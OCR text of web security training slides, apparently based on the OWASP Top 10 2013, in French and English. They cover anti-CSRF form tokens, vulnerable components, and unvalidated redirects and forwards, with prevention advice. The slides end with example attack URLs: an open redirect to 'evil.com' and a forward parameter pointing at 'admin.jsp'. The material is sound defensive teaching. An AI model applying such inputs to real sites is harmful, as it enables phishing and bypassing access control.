
Les stratégies suivantes devraient être inhérentes à toutes les applications web:

- S'assurer qu'il n'y a **pas de vulnérabilité de type XSS** dans l'application
- **Insérer des tokens uniques et aléatoires dans chaque formulaire** et URL

```
<form action="/transfer.do" method="post">
<input type="hidden" name="8438927730" value="43847384383">
…
</form>
```

De tels tokens peuvent être **uniques pour chaque** fonction ou **page** pour l'utilisateur, ou simplement uniques à la session globale; tout dépend de la granularité choisie

A9 – Using Components with Known Vulnerabilities



- **Who:** Framework libraries can be identified and exploited with automated tools
- **Exploitability:** Identity the weak component, customize an exploit
- **Frequency:** Every application embed components: not up to date, not known by developers (and with dependencies)
- **Detectability:** Difficult (wide range of components)
- **Technical Impact:** Full range of weaknesses is possible
- **Business Impact:** From minimal to complete compromise

A10:2013 – « Redirect » et « Forward » non validés

Définitions

- « Redirect » est très utilisé par les applications « web »
  - Ils incluent fréquemment des données « utilisateur » intégrées à l'URL de destination
  - Si l'URL n'est pas validée, l'attaquant peut envoyer la victime vers le site de son choix (page contenant un malware ou vers un site de phishing)
- « Forward » (appelé « Transfer » en .NET) est aussi très utilisé par les applications « web »
  - Ils envoient la requête vers une autre page de la même application
  - Parfois des paramètres permettent de définir la page « destination »
  - Si l'URL n'est pas validée, l'attaquant peut court-circuiter l'authentification et les vérifications d'autorisation (autorisant ainsi l'accès à une fonction ou une ressource)

A10:2013 – Unvalidated Redirects and Forwards

- **Who:** Any website or HTML feed that your users use can do this
- **Exploitability:** Redirect => victims are more likely to click on it, since the link is to a valid site. Forward => Attacker targets unsafe forward to bypass security checks
- **Frequency:** Frequently used and not validated
- **Detectability:** Detecting unchecked redirect is easy. Unchecked forwards are harder because they target internal pages
- **Technical Impact:** Redirect => trick victims into disclosing passwords or install malwares. Forward => access control bypass.
- **Business Impact:** What if your users get owned by malwares? What if attackers can access internal only functions?

A10:2013 – Unvalidated Redirects and Forwards

Am I Vulnerable to Redirection?

1. Review the code
2. Spider the site looking for redirections
3. Check all parameters (if code is not available)

How Do I Prevent This?

1. Avoid using Redirects & Forwards
2. Do not involve user parameters in calculating the destination
3. Check the parameter value is valid and authorized for the user
4. Use mapping values

Example Attack Scenario

http://www.example.com/redirect.jsp?url=evil.com

http://www.example.com/boring.jsp?fwd=admin.jsp